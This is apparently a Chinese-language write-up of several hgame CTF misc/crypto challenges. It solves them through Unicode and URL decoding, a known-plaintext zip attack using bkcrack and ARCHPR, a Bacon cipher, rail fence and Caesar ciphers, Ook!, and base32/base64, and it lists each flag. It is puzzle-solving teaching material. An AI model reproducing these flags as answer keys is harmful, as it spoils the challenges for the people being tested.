
得到`Pixiv ID: 76953815`，用`76953815`作为密码解密`zip`文件得到`flag.txt`，内容为

`\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d`

明显为`十六进制Unicode编码`，改写格式为

`%68%67%61%6d%65%7b%44%6f%5f%79%30%75%5f%4b%6e%4f%57%5f%75%4e%69%43%30%64%33%3f%7d`

然后用`URL编码转字符`即可



得到`flag`


`flag: hgame{Do_y0u_KnOW_uNiC0d3?}`

克苏鲁神话


下载题目给的`Cthulhu_lzWIREHNWbPveclo8wZrNBL9LOat8yO9.zip`包之后解压

得到一个`Bacon.txt`和一个`Novel.zip`

打开`Novel.zip`，里面同样有一个`Bacon.txt`，还有一个`The Call of Cthulhu.doc`文件，但是`Novel.zip`是加密的，并不知道密码。我们发现`Cthulhu_lzWIREHNWbPveclo8wZrNBL9LOat8yO9.zip`包内的`Bacon.txt`和`Novel.zip`包内的`Bacon.txt`是完全相同的两个文件。




解密方法很显然了，用`zip明文攻击`来解开压缩包，那就使用`rbkcrack`来跑密钥



成功解出密钥`720b7515`，`d2d6a716`，`2c24dcae`

用`ARCHPR`解开压缩包



得到`The Call of Cthulhu.doc`文件，然而又是一个被密码保护的文件

我们发现`Bacon.txt`内的提示还没有用到

```
of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely
REmOTE periOd.

*Password in capital letters.
```

再结合文件名`Bacon`直接上`培根密码`


将`小写字母`改写成`a`，`大写字母`改写成`b`，得到已加密的培根密码

```
aababababbaaaaaaabbaaabbbabaaaaaabbaaabbaabaaabbababaaaabbabaaabbabbbaaaaba
```


解密得到

```
FLAGHIDDENINDOC
flaghiddenindoc
```

根据`Bacon.txt`内的提示我们取全为大写字母这一组作为`The Call of Cthulhu.doc`的密码，成功解密



得到了一个小说的片段，但是这个和`flag`并没有什么关系，我们直接在`Word`的选项里把`隐藏字符`选项勾选上，即可看到`flag`



`flag: hgame{YOu_h@Ve_FOUnd_mY_S3cReT}`

签到题ProPlus

下载题目所给的`zip`文件，解压后得到一个`OK.zip`和一个`Password.txt`，其中`OK.zip`存在加密，暂时不知道密码，所以先看`Password.txt`，内容为

```
Rdjxfwxjfimkn z,ts wntzi xtjrwm xsfjt jm ywt rtntwhf f y  h jnsxf qjFjf jnb  rg
fiyykwtbsnkm tm  xa jsdwqjfmkjy wlviHtqzqsGsffywjjyynf yssm xfjypnyihjn.

JRFVJYFZVRUAGMAI


* Three fenses first, Five Caesar next. English sentense first,  zip password
next.
```

根据提示可以猜到第一部分为`"English sentense"`，第二部分为`"zip password"`，那就按照提示一步步来，先是一个`栅栏密码`，每组字数为`3`，得到

```
Rfsd djfwx qfyjw fx mj kfhji ymj knwnsl xvzfi, Htqtsjq Fzwjqnfst Gzjsinf bfx yt
wjrjrgjw ymfy inxyfsy fkyjwstts bmjs mnx kfymjw yttp mnr yt inxhtajw nhj.
```


然后再是一个`凯撒密码`，位移为`5`，得到

```
Many years later as he faced the firing squad, Colonel Aureliano Buendia was to
remember that distant afternoon when his father took him to discover ice.
```


看来这个方法是正确的，得到了一个`English sentense,`那么用相同的步骤来解密`zip password`得到

```
EAVMUBAQHQMVEPDT
```


用解出来的密码解开`OK.zip`文件，得到`OK.txt`，打开之后发现是一个`ook!密码`




扔进解码器，又得到了一组`base32编码`




解码后又得到一组 `base64` 编码



解码之后得到了一组猜测为 PNG文件 内容的东西



那就将刚刚的 base64编码 扔进 base64编码转图片工具



得到一个二维码，扫描之后得到 flag

flag: hgame{3NcOdInG_@lL_iN_ONe!}

每日推荐

